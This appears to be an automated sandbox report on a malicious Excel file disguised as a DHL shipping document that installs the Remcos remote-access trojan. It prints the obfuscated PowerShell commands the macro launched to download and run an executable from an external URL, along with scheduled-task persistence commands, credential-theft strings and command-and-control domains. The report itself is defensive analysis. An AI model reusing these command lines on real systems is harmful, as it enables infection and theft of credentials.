ID: 336456
Sample Name: Shipping Document PLBL003534.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:45:14
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Shipping Document PLBL003534.xls

Overview

General Information

Sample Name:	Shipping Document PLBL003534.xls
Analysis ID:	336456
MD5:	c32cd36c4ac0d0…
SHA1:	ded311853adf3cf..
SHA256:	74cdd5e924e15e..
Tags:	DHL nVpn RAT Remcos RAT xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Remcos RAT
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Office document tries to convince vi…
- Sigma detected: Remcos
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e…
- Yara detected AntiVM_3
- Yara detected Remcos RAT
- .NET source code contains potentia…
- Bypasses PowerShell execution pol…
- Contains functionality to capture and…
- Contains functionality to inject code …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2476 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2340 cmdline: cmd /c po^wer^she^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/mjfU5y0','sm.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2908 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/mjfU5y0','sm.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 912 cmdline: cmd /c po^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item 'sm.exe' -Destination '${enV`:temp}' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2904 cmdline: powershell -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item 'sm.exe' -Destination '${enV`:temp}' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2940 cmdline: cmd /c po^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/sm.exe') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2896 cmdline: powershell -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/sm.exe') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - sm.exe (PID: 1688 cmdline: C:\Users\user\AppData\Local\Temp\sm.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
        - schtasks.exe (PID: 2320 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kXLgfvFKbJs' /XML 'C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
        - sm.exe (PID: 260 cmdline: C:\Users\user\AppData\Local\Temp\sm.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
        - sm.exe (PID: 2900 cmdline: C:\Users\user\AppData\Local\Temp\sm.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
        - sm.exe (PID: 752 cmdline: C:\Users\user\AppData\Local\Temp\sm.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
        - sm.exe (PID: 2112 cmdline: C:\Users\user\AppData\Local\Temp\sm.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
          - wscript.exe (PID: 2512 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs' MD5: 979D74799EA6C8B8167869A68DF5204A)
            - cmd.exe (PID: 2344 cmdline: 'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\Remcos\remcos.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
              - remcos.exe (PID: 3032 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
                - schtasks.exe (PID: 552 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kXLgfvFKbJs' /XML 'C:\Users\user\AppData\Local\Temp\tmp915.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
                - remcos.exe (PID: 1084 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
                - remcos.exe (PID: 2312 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
- remcos.exe (PID: 852 cmdline: 'C:\Users\user\AppData\Roaming\Remcos\remcos.exe' MD5: 35D3F86C5715649C8A4273E6A52B0B54)
- remcos.exe (PID: 2108 cmdline: 'C:\Users\user\AppData\Roaming\Remcos\remcos.exe' MD5: 35D3F86C5715649C8A4273E6A52B0B54)
  - schtasks.exe (PID: 1256 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kXLgfvFKbJs' /XML 'C:\Users\user\AppData\Local\Temp\tmp362D.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - remcos.exe (PID: 1744 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
  - remcos.exe (PID: 2396 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
  - remcos.exe (PID: 884 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 35D3F86C5715649C8A4273E6A52B0B54)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2198088639.0000000002291000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000C.00000002.2198088639.0000000002291000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0000000C.00000002.2199538688.0000000003299000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000016.00000002.2234495030.00000000031A9000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000012.00000002.2200733693.0000000000400000.00000040.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Click to see the 22 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.sm.exe.400000.1.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
18.2.sm.exe.400000.1.unpack	Remcos_1	Remcos Payload	kevoreilly	• 0x16510:$name: Remcos • 0x16888:$name: Remcos • 0x16de0:$name: Remcos • 0x16e33:$name: Remcos • 0x15674:$time: %02i:%02i:%02i:%03i • 0x156fc:$time: %02i:%02i:%02i:%03i • 0x16be4:$time: %02i:%02i:%02i:%03i • 0x3074:$crypto: 0F B6 D0 8B 45 08 89 16 8D 34 07 8B 01 03 C2 8B CB 99 F7 F9 8A 84 95 F8 FB FF FF 30 06 47 3B 7D ...
18.2.sm.exe.400000.1.unpack	REMCOS_RAT_variants	unknown	unknown	• 0x166f8:$str_a1: C:\Windows\System32\cmd.exe • 0x16714:$str_a3: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x16714:$str_a4: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWOR • 0x15dfc:$str_a5: \AppData\Local\Google\Chrome\User Data\Default\Login Data • 0x16400:$str_b1: CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName) • 0x159e0:$str_b2: Executing file: • 0x16798:$str_b3: GetDirectListeningPort • 0x16240:$str_b4: Set fso = CreateObject("Scripting.FileSystemObject") • 0x16534:$str_b5: licence_code.txt • 0x1649c:$str_b6: \restart.vbs • 0x163c0:$str_b8: \uninstall.vbs • 0x1596c:$str_b9: Downloaded file: • 0x15998:$str_b10: Downloading file: • 0x15690:$str_b11: KeepAlive Enabled! Timeout: %i seconds • 0x159fc:$str_b12: Failed to upload file: • 0x167d8:$str_b13: StartForward • 0x167bc:$str_b14: StopForward • 0x16330:$str_b15: fso.DeleteFile " • 0x16394:$str_b16: On Error Resume Next • 0x162fc:$str_b17: fso.DeleteFolder " • 0x15a14:$str_b18: Uploaded file:
27.2.remcos.exe.400000.1.raw.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Source	Rule	Description	Author	Strings
27.2.remcos.exe.400000.1.raw.unpack	Remcos_1	Remcos Payload	kevoreilly	• 0x16510:$name: Remcos • 0x16888:$name: Remcos • 0x16de0:$name: Remcos • 0x16e33:$name: Remcos • 0x15674:$time: %02i:%02i:%02i:%03i • 0x156fc:$time: %02i:%02i:%02i:%03i • 0x16be4:$time: %02i:%02i:%02i:%03i • 0x3074:$crypto: 0F B6 D0 8B 45 08 89 16 8D 34 07 8B 01 03 C2 8B CB 99 F7 F9 8A 84 95 F8 FB FF FF 30 06 47 3B 7D ...
Click to see the 13 entries				

Sigma Overview


System Summary:

Sigma detected: Remcos

Sigma detected: Scheduled temp file as task from temp location

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Yara detected Remcos RAT

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to capture and log keystrokes

Contains functionality to register a low level keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Powershell drops PE file

Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

.NET source code contains potential unpacker

Obfuscated command line found

Persistence and Installation Behavior:

Drops PE files to the document folder of the user

Drops PE files with benign system names

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

HIPS / PFW / Operating System Protection Evasion:

Bypasses PowerShell execution policy

Contains functionality to inject code into remote processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Remcos RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal Firefox passwords or cookies

Remote Access Functionality:


Detected Remcos RAT

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Scripting 4 2 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Oth Network Medium
Default Accounts	Native API 1	Windows Service 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 2 1 1	Account Discovery 1	Remote Desktop Protocol	Input Capture 2 1 1	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Windows Service 1	Scripting 4 2 1	Credentials In Files 2	System Service Discovery 1	SMB/Windows Admin Shares	Clipboard Data 2	Automated Exfiltratic
Local Accounts	Command and Scripting Interpreter 1 1 3	Registry Run Keys / Startup Folder 1	Process Injection 2 2 1	Obfuscated Files or Information 4 1	NTDS	File and Directory Discovery 4	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Scheduled Task/Job 1	Network Logon Script	Scheduled Task/Job 1	Software Packing 1 2	LSA Secrets	System Information Discovery 4 4	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Service Execution 2	Rc.common	Registry Run Keys / Startup Folder 1	Masquerading 1 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	PowerShell 3	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Security Software Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Virtualization/Sandbox Evasion 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypte Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 2 1	/etc/passwd and /etc/shadow	Process Discovery 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypt Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfusc Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Remcos\remcos.exe	13%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Roaming\kXLgfvFKbJs.exe	13%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\Documents\sm.exe	13%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.sm.exe.400000.1.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
34.2.remcos.exe.400000.1.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
27.2.remcos.exe.400000.1.unpack	100%	Avira	BDS/Backdoor.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	0%	Virustotal		Browse
blessings2021.ddns.net	0%	Virustotal		Browse
bighoreca.nl	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
